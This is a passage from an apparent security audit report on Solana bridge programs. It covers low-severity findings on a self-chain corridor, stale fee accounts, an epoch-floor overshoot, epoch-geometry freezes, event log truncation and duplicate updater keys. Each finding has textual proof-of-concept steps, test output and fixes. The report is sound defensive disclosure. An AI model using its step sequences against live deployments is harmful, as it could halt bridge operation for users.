1. tests/config.ts:47-58 creates an SPL mint whose mint authority is the test payer, not the executor-authority PDA.
2. tests/config.ts:978-996 registers that mint as a bridge token.
3. tests/config.ts:1009-1029 successfully calls createTokenBridge with outbound Burn and inbound Mint. No mint account or executor-authority account is supplied to that call.

For a valid inbound message targeting this corridor:

1. validate_token_config accepts the registered mint and the open inbound mode (programs/executor/src/instructions/execute_message.rs:412-479).
2. After proof verification, execute_token_transfer constructs MintTo with the executor-authority PDA as authority (programs/executor/src/instructions/execute_message.rs:650-662).
3. SPL Token reads the mint's actual mint_authority and validates the supplied authority against it. Because the mint records the payer while the CPI supplies the executor PDA, the CPI returns OwnerMismatch.
4. The failed CPI aborts the transaction, so the replay marker and message close do not commit. Repeating the delivery without correcting configuration produces the same result.

This proves that configuration admits the disputed state and that a valid inbound delivery fails at the token CPI. It does not prove that an untrusted actor can configure the corridor, steal funds, consume the replay marker on failure, or move mint authority away after it has been assigned to the executor PDA.

Recommended Mitigation: Load the address-pinned registered mint in every instruction that can write inbound = Mint: CreateTokenBridge, UpdateTokenBridge, ConfigureTokenInbound, and UpdateBridgeMode. When the new inbound mode is Mint, require mint.mint_authority to equal the executor-authority PDA derived from the shared executor program ID and authority seed; move the seed to the common crate if necessary to avoid duplicating this cross-program constant.

This configuration-time check is sufficient for the audited executor because the executor PDA cannot sign an authority rotation through any exposed instruction. The SPL Token CPI should remain the final use-time enforcement boundary.

Highway: Fixed by [112e426](#).

Cyfrin: Verified.

7.4.25 config::register_chain accepts Solana's own LOCAL_CHAIN_ID and lets a self-chain corridor be consumed inbound

Description: LOCAL_CHAIN_ID is Solana's Highway chain ID (1), but config::register_chain accepts every nonzero chain_id. Because ChainInfo is documented and consumed as a remote-chain record, the config administrator can therefore create an active ChainInfo PDA for the local chain.

The same administrator can create a token corridor keyed by `(token_id, LOCAL_CHAIN_ID)`. `CreateTokenBridge` proves only that the corresponding `TokenInfo` and `ChainInfo` PDAs exist, validates the amount/decimal/mode parameters, and then stores the selected inbound mode. It does not reject the local chain ID.

The two-stage inbound path also accepts this configuration:

- `executor::store_payload` recomputes the canonical message ID from the caller-supplied `source_chain_id` and the hardcoded local destination ID, but does not require the two IDs to differ.
- `executor::execute_message` derives `ChainInfo` from `message.source_chain_id`, requires that record to be active, and derives the token corridor from `(message.token_id, message.source_chain_id)`. It likewise does not reject `message.source_chain_id == LOCAL_CHAIN_ID`.
- Message-ID verification reconstructs the ID with `message.source_chain_id` as the source and `LOCAL_CHAIN_ID` as the target, so a source-1/target-1 preimage is internally consistent and passes the ID check.

The outbound entry point does enforce the missing invariant in the opposite direction: `entry::emit_message` rejects `target_chain_id == LOCAL_CHAIN_ID`. Consequently, no legitimate Solana outbound call can originate the self-to-self message that the inbound executor accepts.

Impact: If the config administrator registers chain ID 1, creates an open inbound token corridor for it, and the relayer committee produces a valid attestation for a self-to-self message, an authorized relayer operational key can execute that message. A `Mint` corridor mints the configured amount when the registered mint is controlled by the executor-authority PDA; a `Release` corridor transfers from its configured vault.

This does not let an untrusted caller forge a message or bypass the bridge's primary trust boundary. Execution still requires an authorized relayer claimant and a valid 87-of-128 BLS committee attestation. Because `emit_message` cannot produce the corresponding self-to-self event, the committee would have to attest a phantom message (or an off-chain signing defect would have to cause it to do so). The committee already controls which inbound message IDs execute on every configured corridor, so the self-chain configuration does not independently expand its mint/release authority. No attacker profit or fund loss is demonstrated.

The misconfigured token corridor increments both `ChainInfo::bridge_config_count` and `TokenInfo::bridge_config_count`, temporarily blocking removal of those records. This state is observable through the configuration events and fully recoverable by the config administrator: deactivate chain ID 1 to stop execution, call `unconfigure_token_bridge` to close the corridor and decrement both counters, and then remove the chain or token as appropriate.

The accepted invalid state and lifecycle interference require the trusted config administrator; end-to-end token execution additionally requires the threshold committee. The maximum demonstrated consequence is therefore sibling-chain parity divergence and recoverable configuration/lifecycle interference, with no independent expansion of the committee's authority. Under Cyfrin's Low-impact category for incorrect functionality or inadequate state handling without demonstrated funds at risk, this is Low severity.

Proof of Concept: The following state transition follows the production checks:

1. The config administrator calls `register_chain(1, "Solana", true)`. The instruction succeeds because it checks only `chain_id != 0`.
2. For an enabled registered token `T`, the administrator calls `create_token_bridge(T, 1, ..., InboundBridgeConfiguration::Mint, ...)`. The `ChainInfo` PDA for ID 1 satisfies the account constraint, the corridor PDA `(T, 1)` is initialized, and both bridge-config counters increment.
3. Construct a token-bearing `StoreMessageArgs` with `source_chain_id = 1` and:

```
message_id = generate_message_id(
  network_id,
  source_chain_id = 1,
  target_chain_id = LOCAL_CHAIN_ID = 1,
  source_block_hash,
  source_block_number,
  source_nonce,
  target_payload_address,
  payload,
```

```

    token_id = T,
    target_token_address = recipient,
    amount,
)

```

4. `store_payload` accepts the arguments because the token shape is complete and the supplied ID equals the same source-1/target-1 recomputation. It performs no chain-registry validation.
5. In `execute_message`, the `chain_info` constraint resolves the active chain-1 PDA, and `validate_token_config` resolves the exact (T, 1) corridor. The second message-ID recomputation also succeeds.
6. With a current-epoch proof from at least 87 selected committee seats and an active relayer operational-key claimant, BLS verification passes and the configured inbound token operation executes.

This proves that the self-chain state and execution path are accepted when all privileged prerequisites are supplied. It does not prove that an untrusted actor can register the chain, configure the corridor, obtain or forge the committee attestation, or cause fund loss.

Recommended Mitigation: Reject `chain_id == LOCAL_CHAIN_ID` in `config::register_chain`. Independently reject `message.source_chain_id == LOCAL_CHAIN_ID` in `executor::execute_message` before expensive proof verification; this execution-time guard also protects deployments that already contain a local-chain record or a self-source Message PDA staged before the upgrade. An additional early check in `store_payload` may prevent creation of useless message accounts, but it must not replace the execution-time guard.

Highway: Fixed in [cb5a0cf](#).

Cyfrin: Verified.

7.4.26 `config::remove_chain` leaves fee-configuration PDAs live across same-ID re-registration

Description: `config::remove_chain` closes the `ChainInfo` PDA after checking only the two dependency families represented in its account context: `ChainInfo::bridge_config_count` must be zero, and the chain's `NativeBridgeConfig` PDA must be empty (`programs/config/src/instructions/remove_chain.rs:20-63`). It neither loads nor checks the fee-configuration PDAs whose seeds contain the same `chain_id`.

The omitted accounts are:

- `DestinationFeeConfig`, keyed by `["destination_fee", chain_id]`, which stores the maximum remaining quote lifetime (`programs/config/src/states/destination_fee_config.rs:3-21`).
- `DestinationFeeTokenConfig`, keyed by `["destination_fee_token", chain_id, mint]`, which stores the accepted total-fee range for one fee mint (`programs/config/src/states/destination_fee_token_config.rs:3-23`).

There is no instruction that closes `DestinationFeeConfig`. `DestinationFeeTokenConfig` does have the admin-only `close_destination_fee_token` instruction, but `remove_chain` does not require those child accounts to be closed and `ChainInfo` has no counter for them. Because the per-token accounts are not enumerable by a Solana instruction, the removal path cannot establish from its current accounts that all of them have been retired.

After `ChainInfo` is closed, `register_chain` can initialize that PDA again for the same numeric ID because it uses `init` at `["chain_info", chain_id]` (`programs/config/src/instructions/register_chain.rs:29-65`). The fee PDAs use different seeds and remain live. If the administrator does not call the two `configure_destination_fee*` instructions after re-registration, `entry::emit_message` reads the old values: a non-default global fee signer makes a non-empty `DestinationFeeConfig` mandatory (`programs/entry/src/instructions/emit_message.rs:193-229`), and fee validation enforces the surviving per-token minimum, maximum, and per-chain TTL (`programs/entry/src/instructions/emit_message.rs:421-485`).

Both configuration instructions use `init_if_needed` and overwrite all policy fields in an existing account (`programs/config/src/instructions/configure_destination_fee.rs:39-65`; `programs/config/src/instructions/configure_destination_fee_token.rs:37-78`). A diligent administrator can therefore replace the stale values before reopening outbound corridors. The defect is that teardown and re-registration do not enforce that ordering, while the per-chain account's rent cannot be reclaimed at all.

Highway chain IDs are protocol identities rather than freely reusable addresses: the checked-in mapping fixes Solana, Substrate, and Ethereum to IDs 1, 2, and 3 and says the authoritative mapping must remain synchronized with the Substrate registry (`programs/common/src/lib.rs:3-21`). Reassigning one of those IDs to a different chain is therefore not a supported impact premise. The relevant lifecycle is removing and later re-registering the same protocol chain.

Impact: Only the trusted config administrator can reach the stale-policy state. The administrator must first remove every bridge configuration and native bridge configuration, call `remove_chain`, re-register the same chain ID, recreate an outbound corridor, and omit the fee reconfiguration or cleanup steps.

The surviving policy can reject correctly signed quotes after re-registration. For example, an old `min_fee` above the newly quoted fee causes `FeeBelowMinimum`, an old `max_fee` below it causes `FeeAboveMaximum`, and an old TTL below the quote's remaining lifetime causes `FeeQuoteTooFarInFuture`. These failures occur before the token burn or escrow operation, and Solana transaction atomicity leaves fee transfers, token balances, the nonce, and the emitted message unchanged. The administrator can restore service by overwriting the stale values.

Stale bounds do not independently undercharge users or the relayer network. `emit_message` still requires an Ed25519 quote from the configured trusted `fee_signer`, and the transferred fee is the exact amount in that signed quote. Accepting an underpriced or overly long-lived quote therefore additionally requires the trusted signer to issue such a quote, or a still-unexpired prior quote for identical signed parameters; the orphaned accounts only fail to apply the administrator's intended replacement policy.

`DestinationFeeConfig` rent remains locked because the program exposes no close path. Per-token account rent is recoverable when the administrator knows the relevant mints and invokes `close_destination_fee_token`.

The maximum demonstrated consequence is temporary unavailability of an affected chain-and-fee-mint lane: after the chain is deliberately reactivated, ordinary users presenting the fee signer's current quotes can repeatedly fail until the config administrator identifies and overwrites the stale account. Users cannot repair or bypass that policy themselves, so recovery depends on privileged intervention. The per-chain account's rent also remains permanently locked.

This supports Low severity. The stale state is reachable through the program's supported removal and re-registration instructions and can affect every ordinary user of the reactivated lane, but it requires a multi-step administrator lifecycle omission, is limited to the same canonical chain ID, moves no funds on failure, and is quickly recoverable once diagnosed. No untrusted actor can create or modify the stale state, and no unsupported quote can bypass the fee signature.

Proof of Concept: This textual reproduction applies to the audited commit; the submitted finding contains no executable PoC.

1. Register chain ID `c`.
2. Call `configure_destination_fee(c, 10)` and `configure_destination_fee_token(c, M, 50, 100)`. The resulting PDAs store a 10-slot maximum remaining lifetime and a total-fee range of 50 through 100 units for mint `M`.
3. Remove every token bridge and native bridge configuration for `c`, reducing `bridge_config_count` to zero and leaving the native bridge PDA empty.
4. Call `remove_chain(c)`. The instruction succeeds because its account context and handler never inspect either fee PDA. Fetching them still returns the values from step 2.
5. Call `register_chain(c, ..., true)`. Only `ChainInfo` is initialized; both fee PDAs still contain the values from step 2.
6. Recreate an outbound bridge corridor, leave the global fee signer enabled, and submit a correctly signed quote for mint `M` with total fee 40. Fee validation reaches the surviving per-token account and rejects the transaction with `FeeBelowMinimum`.
7. Calling `configure_destination_fee_token(c, M, 0, 100)` overwrites the existing account. Repeating the same otherwise-valid call clears the stale minimum check, subject to the remaining normal quote and bridge validations.

This proves that removal and same-ID re-registration can preserve and enforce stale fee policy. It does not prove that an untrusted actor can perform the lifecycle operations, that a protocol chain ID can validly be reassigned to another chain, or that stale bounds can forge or alter a signed fee quote.

The production Rust configuration crate also compiles and its unit test passes with:

```
cargo test -p config --lib
```

Observed result:

```
running 1 test
test test_id ... ok

test result: ok. 1 passed; 0 failed
```

The checked-in TypeScript suite tests ordinary chain removal and both existing removal guards, but contains no case that creates fee PDAs before removal and checks their state after same-ID re-registration (tests/config.ts:5116-5305).

Recommended Mitigation: Add an admin-only `close_destination_fee` instruction that closes the per-chain PDA and returns its rent. Require `remove_chain` to receive the canonical per-chain fee PDA and reject removal while it remains initialized.

Track the number of live `DestinationFeeTokenConfig` children on `ChainInfo`, increment it only when a child is first created, decrement it on close, and require zero before removing the chain. Prefer separate create and update instructions, or another unambiguous initialization marker, rather than treating a zero PDA bump as proof that an `init_if_needed` account is new. Include account reallocation or migration for already-created `ChainInfo` accounts.

Highway: Fixed by [fdc0692](#), [a4625f8](#), [db6eaf8](#).

Cyfrin: Verified.

7.4.27 `registry::set_min_valid_epoch` bounds the new floor against `BITMAP_HISTORY_LENGTH` rather than the executor's acceptance ceiling

Description: `set_min_valid_epoch` is restricted to the Config admin (programs/registry/src/instructions/set_min_valid_epoch.rs:20-49). It requires the new floor to increase monotonically, but allows it to be as high as the current active bitmap's epoch plus `MAX_MIN_VALID_EPOCH_ADVANCE` (programs/registry/src/instructions/set_min_valid_epoch.rs:55-72). That constant is equal to the ten-entry bitmap history length even though the executor only accepts the registry's current epoch or its arithmetic predecessor, and separately requires the proof epoch to be at least `min_valid_epoch` (programs/registry/src/constants.rs:23-37; programs/executor/src/instructions/execute_message.rs:526-552).

Consequently, with current epoch E , an admin can set the floor to any value from $E + 2$ through $E + 10$. Every such value is above both epochs the executor currently accepts. This contradicts the constant's comment that the bound leaves legitimate future epochs valid and makes it easier for an operator to enter an unnecessarily high revocation floor.

The numerical overshoot does not, however, create downtime proportional to the number of skipped epoch values. `add_new_active_set` permits an epoch jump to `current_epoch + elapsed_epochs + BITMAP_HISTORY_LENGTH`, with the elapsed term capped at another ten (programs/registry/src/instructions/add_new_active_set.rs:109-126,256-275). It records the caller-selected epoch in both the staged bitmap and `registry_state.staged_epoch`, and `update_current_active_set` promotes that value directly into `current_epoch` (programs/registry/src/instructions/add_new_active_set.rs:207-228; programs/registry/src/instructions/update_current_active_set.rs:52-77). Therefore, provided no set is already pending and the ordinary active-set prerequisites hold, every floor admitted by `set_min_valid_epoch` can be reached by staging and promoting one bitmap at that floor's own epoch.

Raising the floor to $E + 1$ is itself the intended way to revoke the live epoch: it rejects both currently accepted epochs, E and $E - 1$, until a replacement set is promoted. With no set already pending, raising it to $E + 10$ rejects

the same live proofs and the registry can stage $E + 10$ directly. The extra nine numerical values therefore do not represent nine additional live committees or nine rotations of downtime.

An overshoot does have an incremental liveness consequence when a replacement is already staged below the new floor. The registry refuses a second staging while that replacement is pending (programs/registry/src/instructions/add_new_active_set.rs:128-134), and promoting it does not restore execution; a second set at or above the floor must then be staged and promoted. The interface accepts this state even though its documented cap exists to prevent one admin input from freezing inbound traffic. Only the trusted Config admin can trigger the defect, so it is a bounded availability issue rather than an untrusted authorization bypass.

Impact: If the admin raises the floor above $\text{current_epoch} + 1$ before activating a matching replacement set, inbound execution temporarily stops because every currently acceptable proof fails with `EpochRevoked`. A failed `execute_message` reaches the epoch check before writing the execution record or performing the token or payload leg (programs/executor/src/instructions/execute_message.rs:179-247, 526-552), and Solana transaction failure rolls back account initialization and closure. The stored Message PDA remains retryable with a new proof after recovery, but token-bearing messages may remain pending while their source-chain burn or escrow has already completed.

With no set pending, the admin can recover by staging an otherwise valid active set whose epoch equals the floor and promoting it at the next boundary. If a replacement at $E + 1$ is already pending when the floor is raised to $E + 10$, the pending set cannot restore delivery when promoted because its epoch remains below the floor. Recovery then requires another stage-and-promote cycle at $E + 10$. The admin can shorten that second cycle by changing `slots_between_updates`, including to zero, but this is an additional privileged recovery action (programs/registry/src/instructions/update_active_set_update_interval.rs:43-56).

No unauthorized mint, release, payload execution, permanent message loss, or downtime proportional to all skipped epoch values is demonstrated. The maximum incremental impact is a protocol-wide inbound delivery stall that can survive promotion of an otherwise valid staged replacement and requires further privileged rotation to clear. Because the path is admin-only, readily observable, and recoverable, the restricted likelihood and bounded availability impact support Low severity.

Proof of Concept: The following production state transition demonstrates the mechanism and its limit:

1. Let `current_epoch = 100` and `min_valid_epoch = 0`. The executor's epoch window is `{100, 99}`.
2. The Config admin calls `set_min_valid_epoch(110)`. The monotonicity check passes, and $110 \leq 100 + \text{BITMAP_HISTORY_LENGTH}$, so the floor is stored.
3. Proofs for epochs 100 and 99 now fail the floor check. No execution state or token/payload effect persists from those failed transactions.
4. With no set already pending, the admin stages an otherwise valid bitmap for epoch 110. Even with no elapsed-epoch allowance, `add_new_active_set` permits $100 + \text{BITMAP_HISTORY_LENGTH} = 110$.
5. Once the normal promotion predicate is satisfied, `update_current_active_set` installs that bitmap and assigns `current_epoch = 110`.
6. A fresh proof for epoch 110, resolving the promoted bitmap, satisfies both the floor and the numeric epoch window.

For comparison, setting the floor to the intended live-revocation value 101 in step 2 also rejects both live proof epochs `{100, 99}` until a replacement is promoted. The overshoot burns epoch numbers but does not reject more currently valid attestations.

The incremental Low-impact case arises if epoch 101 was already staged before step 2:

1. Current epoch 100 has a pending replacement at epoch 101.
2. The admin sets `min_valid_epoch = 110`; the setter still accepts it because it reads the current bitmap's epoch 100.
3. At the next boundary, promotion installs epoch 101. A correct floor of 101 would now permit new epoch-101 proofs, but floor 110 continues to reject them.

4. Because the pending slot has been consumed, the admin can stage epoch 110 directly, but delivery remains halted until that second set is promoted or the admin accelerates the interval.

This demonstrates a bounded outage beyond the intended $E + 1$ revocation flow. It does not demonstrate permissionless control, irrecoverable message failure, or one rotation of downtime for every skipped epoch.

The relevant production horizon tests were run with:

```
CARGO_TARGET_DIR=/private/tmp/highway-issue43-target \  
cargo test -p registry --lib max_allowed_epoch -- --nocapture
```

Observed result:

```
running 4 tests  
test instructions::add_new_active_set::tests::max_allowed_epoch_clamps_elapsed_to_cap ... ok  
test instructions::add_new_active_set::tests::max_allowed_epoch_counts_elapsed_below_cap ... ok  
test instructions::add_new_active_set::tests::max_allowed_epoch_saturates_not_overflows ... ok  
test instructions::add_new_active_set::tests::max_allowed_epoch_zero_slots_between_ignores_elapsed ...  
↳ ok  
  
test result: ok. 4 passed; 0 failed; 0 ignored; 0 measured; 11 filtered out
```

In particular, `max_allowed_epoch_zero_slots_between_ignores_elapsed` asserts that current epoch 5 permits staging epoch 15, confirming that the registry can jump directly across the full setter-permitted overshoot. The test proves the production staging horizon; the setter, pending-replacement, and executor consequences above are established by the cited production guards. It does not prove permissionless control, permanent loss, or downtime proportional to the skipped values.

Recommended Mitigation: As the minimal change, cap `new_min_valid_epoch` at `current_epoch + 1`, not at `current_epoch + 1` is necessary to invalidate the live committee. Document that selecting it before replacement promotion intentionally halts inbound execution, and sequence emergency rotation so the replacement is promoted before retiring the outgoing epoch or perform both changes atomically.

A stronger design is to remove the standalone future-floor setter and couple revocation to active-set activation. Capture an admin-only `revoke_previous` decision when staging and, during promotion, raise the floor to exactly the epoch being activated. This makes the floor structurally unable to exceed the executor's ceiling while preserving optional emergency revocation.

Highway: Fixed in [9128a6f](#).

Cyfrin: Verified.

7.4.28 Unchecked registry epoch geometry can open updater timing or permanently freeze rotations

Description: Registry epoch geometry is copied from administrator-supplied values without validation. `Initialize::execute` stores `slots_between_updates` and `registration_window_slots` verbatim, while `UpdateActiveSetUpdateInterval::execute` and `UpdateRegistrationWindow::execute` overwrite the same fields without a positive-value, ordering, or upper-bound check (`programs/registry/src/instructions/initialize.rs:75-82`; `programs/registry/src/instructions/update_active_set_update_interval.rs:43-56`; `programs/registry/src/instructions/update_registration_window.rs:43-56`).

For a current bitmap anchored at slot V , non-admin authorized updaters may stage only when:

```
start = V + slots_between_updates.saturating_sub(registration_window_slots)  
end   = V + slots_between_updates  
start <= current_slot <= end
```

This calculation appears in `AddNewActiveSet::can_add_new_active_set` (`programs/registry/src/instructions/add_new_active_set.rs:238-254`). If `registration_window_slots` $\geq$ `slots_between_updates`, the subtraction yields zero and the staging window becomes the entire anchored epoch $[V, V + \text{slots_between_updates}]$. If the interval is changed after that epoch end is already in the past, the same geometry instead locks the updater out until the anchor is caught up or the admin re-anchors it.

With a zero interval, both endpoints equal v , so a non-admin updater can stage only at the exact anchor slot. Once that slot has passed, the no-stage crank cannot recover while the interval remains zero because it advances `valid_from_slot` by zero (`programs/registry/src/instructions/update_current_active_set.rs:57-70`).

The absent upper bound creates a stronger terminal case. Staging with `slots_between_updates = u64::MAX` stores the incoming bitmap's `valid_from_slot` using saturating addition, which yields `u64::MAX` for any positive current anchor (`programs/registry/src/instructions/add_new_active_set.rs:224-228`). If the admin later lowers the live interval so that this staged bitmap can be promoted, it becomes the current bitmap. Every future promotion then requires a representable slot strictly greater than `u64::MAX`, because the promotion deadline also uses saturating addition (`programs/registry/src/instructions/update_current_active_set.rs:57-60`). Restoring the interval, including to zero, cannot repair that anchor; rotation then requires a program upgrade or state migration.

All geometry writers are controlled by the Config admin. Authorized updaters cannot create these configurations themselves, and even a fully open registration window does not bypass the bitmap, epoch, membership, or pending-set checks. The defect is therefore a trusted-admin configuration and active-set liveness risk, not a permissionless committee takeover.

Impact: Zero or unordered geometry can silently collapse the delegated staging window, open it for the full anchored epoch, or place it entirely in the past. This can temporarily reduce active-set management to the admin and make routine committee rotation require manual repair.

At the maximum-value edge, a pathological admin sequence can permanently freeze future active-set promotion under the current interface. Existing inbound execution can continue under the last current committee, but the protocol loses its normal ability to rotate or evict that committee. No unauthorized mint, release, or direct asset loss is demonstrated.

The maximum consequence is active-set liveness loss caused by trusted-admin configuration. The ordinary cases are reversible through the setters and admin staging; the `u64::MAX` promoted-anchor case requires an upgrade or migration. The privileged trigger and extreme permanent-freeze sequence limit likelihood, supporting Low severity.

Proof of Concept: The checked-in Registry unit tests exercise the production window calculation. Run:

```
cargo test -p registry --lib -- --nocapture
```

Observed relevant results:

```
running 15 tests
test instructions::add_new_active_set::tests::window_larger_than_interval_opens_immediately ... ok
test instructions::add_new_active_set::tests::zero_interval_window_is_only_slot_zero ... ok
test result: ok. 15 passed; 0 failed
```

The tests show that an interval of 10 and window of 20 admits every slot from the anchor through the epoch end, while a zero interval admits only the anchor slot.

The permanent-freeze edge follows the same production arithmetic:

1. Let the current bitmap have `valid_from_slot = 1`.
2. The admin sets `slots_between_updates = u64::MAX` and stages a bitmap. Its stored activation becomes `1.saturating_add(u64::MAX) = u64::MAX`.
3. The admin lowers the live interval, waits until the outgoing promotion predicate passes, and promotes that staged bitmap.
4. Even with the live interval repaired to zero, the next promotion predicate is `current_slot > u64::MAX.saturating_add(0)`.
5. No `u64` slot satisfies that strict inequality, so no later staged set can be promoted.

This proves the invalid window shapes and the unreachable promoted anchor. It does not prove that an untrusted caller can change epoch geometry or that the current committee can move value without a valid aggregate proof.

Recommended Mitigation: Apply one shared geometry validator at initialization and both setters. Require `slots_between_updates > 0`, impose a protocol-defined maximum interval, and require `0 < registration_window_slots < slots_between_updates`. The inequalities must be strict: allowing equality preserves the full-epoch window reported here.

Replace security-critical saturating activation arithmetic with checked arithmetic that rejects an unreachable `valid_from_slot`. Preserve the zero-interval branch in the epoch-horizon calculation only as defense in depth for legacy state, and include a migration or recovery path for any already-invalid geometry.

Highway: Fixed in [59a2fda](#).

Cyfrin: Verified.

7.4.29 `executor::PayloadExecuted` can be truncated after a log-heavy whitelisted payload CPI

Description: The executor emits both completion events through Anchor's log-based `emit!` macro:

- `TransferExecuted` is emitted after the SPL Token CPI in `execute_token_transfer` at `programs/executor/src/instructions/execute_message.rs:701-716`.
- `PayloadExecuted` is emitted after the whitelisted target-program CPI at `programs/executor/src/instructions/execute_message.rs:301-316`.

By contrast, `entry` annotates its account context with `#[event_cpi]` and deliberately uses `emit_cpi!` for `MessageEmitted`. The accompanying comment explains that the self-CPI places the event in transaction inner-instruction data rather than the transaction log buffer, avoiding log truncation (`programs/entry/src/instructions/emit_message.rs:66,367-382`).

The Solana log collector pinned through this workspace's dependencies limits recorded log messages to 10,000 bytes. Once adding a new message would reach that limit, the collector appends a single `Log truncated` warning and drops that message and every later message. It does not remove log entries that were already recorded.

This makes the executor's post-CPI `PayloadExecuted` event concretely vulnerable to log pressure. A payload selects a target program and supplies the target instruction data; the winning relayer supplies the target accounts. The executor verifies that the program is executable and represented by a config-owned whitelist PDA and that its eight-byte discriminator is whitelisted (`programs/executor/src/instructions/execute_message.rs:368-407`), but it does not and cannot bound the logs produced by that external instruction. If a permitted instruction produces enough logs and returns successfully, the following `PayloadExecuted` event is dropped while execution continues successfully.

The same target-CPI path does not remove `TransferExecuted`. For a combined token-and-payload message, the executor calls `execute_token_transfer` at lines 253-264, emits `TransferExecuted` inside that helper, and only then invokes the target program at lines 266-316. Because truncation drops only new tail messages, later target logs cannot retroactively erase the already-recorded transfer event.

`TransferExecuted` remains generically exposed to a log budget that was already consumed before its emission. For example, the active operational relayer composing the transaction can place a log-heavy top-level instruction before `execute_message`. That is a distinct, permissioned transaction-composition path; it is not caused by the payload CPI described above.

Impact: A successful payload CPI can lack its `PayloadExecuted` log event. An event-only consumer may therefore record a false negative even though the target instruction and all on-chain effects committed.

The demonstrated consequence is bounded to observability and reconciliation:

- The transaction status remains successful, and the target CPI remains visible in transaction inner instructions.
- `execute_message` creates a permanent `TransferExecution` PDA keyed by the message ID. Its existence proves that the message executed and prevents replay (`programs/executor/src/state/transfer_execution.rs:3-13`).

- For a combined token-and-payload message, the described target-log path preserves the earlier `TransferExecuted` event. It therefore does not establish the submitted claim that supply or escrow accounting based on that event under-reports the transfer.
- No on-chain settlement, balance, authorization, or replay state becomes incorrect.

The issue is Low severity because a real completion event can be lost, but the ordinary payload path additionally requires a suitable logging-heavy whitelisted instruction, and authoritative transaction and account evidence remains available. The impact would be more serious only if production settlement depends exclusively on this event and a commonly used whitelisted target can reliably exhaust the log budget.

Proof of Concept: No end-to-end PoC was submitted. The following textual reproduction separates the behavior proved by the pinned runtime dependency from the deployment fact that remains conditional:

1. `Cargo.lock:5220-5223` pins `solana-log-collector` version 2.3.13.
2. That crate's `LogCollector::default` sets `bytes_limit` to 10,000. Its `log` method records `Log` truncated instead of a message that would reach the limit, and drops all subsequent messages.
3. Its built-in `test_log_messages_bytes_limit` was run against the pinned crate:

```
running 1 test
test tests::test_log_messages_bytes_limit ... ok

test result: ok. 1 passed; 0 failed
```

4. For a payload-only execution, configure an executable target program and discriminator in `WhitelistAccount`, then submit a correctly stored and attested message whose permitted target instruction writes enough logs to reach the transaction limit and returns `Ok()`.
5. The target CPI at lines 301-308 succeeds. The subsequent `emit!(PayloadExecuted { ... })` at lines 310-316 attempts to append after the limit, so the event is absent while the transaction succeeds and the `TransferExecution` PDA persists.
6. For a combined token-and-payload message, `TransferExecuted` is emitted before step 4's target CPI. The collector's append-only behavior preserves that earlier event.

This proves the runtime truncation mechanism and the executor ordering that exposes `PayloadExecuted`. It does not prove that the currently deployed whitelist contains a target instruction whose successful execution can fill the log budget, that a current consumer relies exclusively on executor events, or that the later target CPI can erase the earlier `TransferExecuted` event.

Recommended Mitigation: Enable Anchor's `event-cpi` feature for the executor, annotate `ExecuteMessage` with `#[event_cpi]`, and replace both executor emissions with `emit_cpi!` so completion evidence is stored in inner-instruction data. Keep `PayloadExecuted` after the target `invoke`; moving it before the call would allow a failed transaction's retained logs to contain an event for a payload that did not complete.

Update executor event consumers to decode self-CPI events from inner instructions and continue checking the transaction's `meta.err`. Re-measure account-count and compute-budget requirements after adding the event-authority and program accounts and the self-CPI.

Highway: Fixed by [1511d71](#).

Cyfrin: Verified.

7.4.30 `registry::initialize` accepts duplicate and over-capacity `authorized_updaters` so a successful removal may not revoke a key

Description: `registry::initialize` accepts the initial `authorized_updaters` vector from the Config admin and assigns it directly to `RegistryState` without enforcing uniqueness or the intended per-vector capacity (`programs/registry/src/instructions/initialize.rs:31-52,75-86`). Duplicate entries such as `[K, K]` therefore persist.

The `#[max_len]` attributes on `RegistryState` calculate the account's total allocation; they do not validate either vector's runtime length (`programs/registry/src/state/registry_state.rs:29-38`; `programs/registry/src/constants.rs:3-4`). Because initialization leaves the 10-entry `registration_updaters` vector empty, an `authorized_updaters` vector containing up to 30 pubkeys can consume that spare allocation and serialize successfully even though `MAX_AUTHORIZED_UPDATERS` is 20. A 31-entry vector exceeds the combined allocation and fails serialization.

The later `add_authorized_updater` path maintains set semantics by rejecting an existing key and by checking the configured capacity (`programs/registry/src/instructions/add_authorized_updater.rs:18-57`). Initialization is therefore the only production writer that can introduce duplicate authorized-updater entries or persist more than 20 authorized updaters. An over-capacity initial list also consumes bytes reserved for `registration_updaters`; at 30 authorized entries, adding any registration updater passes its own per-vector constraints but fails during account serialization until an authorized entry is removed.

`remove_authorized_updater` finds the first matching entry, removes only that vector element, emits `AuthorizedUpdaterRemoved`, and returns success (`programs/registry/src/instructions/remove_authorized_updater.rs:45-60`). Starting from `[K, K]`, one successful removal leaves `[K]`. Both `add_new_active_set` and `update_current_active_set` authorize through `authorized_updaters.contains(&K)`, so the key remains authorized despite the successful transaction and removal event (`programs/registry/src/instructions/add_new_active_set.rs:185-205`; `programs/registry/src/instructions/update_current_active_set.rs:25-30`; `programs/registry/src/utils/mod.rs:58-66`).

Initialization itself is not permissionless: the signer must be the current Config admin (`programs/registry/src/instructions/initialize.rs:31-42`). The checked-in deployment script supplies an empty updater vector (`scripts/deploy.ts:437-445`). Reaching the defective state therefore requires a non-default deployment or another admin-controlled initializer to supply a duplicate.

Impact: A successful revocation can leave the targeted updater authorized to stage a new active-set bitmap during the configured registration window and to promote or extend the current set after its update deadline. The key still cannot bypass bitmap validity, epoch, registered-relayer, timing, or BLS-signature requirements, and retaining the updater role alone does not provide any relayer's BLS signing material.

The defect matters during key-compromise response because the transaction result and `AuthorizedUpdaterRemoved` event can indicate success while the key remains live. Impact is bounded to deployments initialized with a duplicate, the state is publicly detectable, and the Config admin can complete recovery by removing the key again. These restrictive prerequisites and recovery path support Low severity.

Initialization can also install up to 30 authorized keys despite the intended 20-key cap and can temporarily prevent the admin from filling the independent registration-updater role. This expands a trusted role beyond its documented governance bound, but every key is still selected by the Config admin and recovery requires only removing the excess entries; it does not independently give an untrusted actor authorization.

Proof of Concept: Save the following focused reproduction as `programs/registry/tests/audit_issue_51_authorized_updater_duplicate_repro.rs`:

```
use anchor_lang::{prelude::Pubkey, AccountSerialize, Space};
use registry::{RegistryState, MAX_AUTHORIZED_UPDATERS};

fn registry_state(authorized_updaters: Vec<Pubkey>) -> RegistryState {
    RegistryState {
        authorized_updaters,
        registration_updaters: vec![],
        last_block_number: 0,
        next_active_set_number: 1,
        current_active_set_number: 0,
        slots_between_updates: 100,
        registration_window_slots: 10,
        relayer_count: 0,
        executor_program_address: Pubkey::new_unique(),
        bump: 255,
        min_valid_epoch: 0,
        current_epoch: 0,
    }
}
```

```

        staged_epoch: 0,
    }
}

fn serializes_with_authorized_updater_count(count: usize) -> bool {
    let updaters = (0..count).map(|_| Pubkey::new_unique()).collect();
    let state = registry_state(updaters);
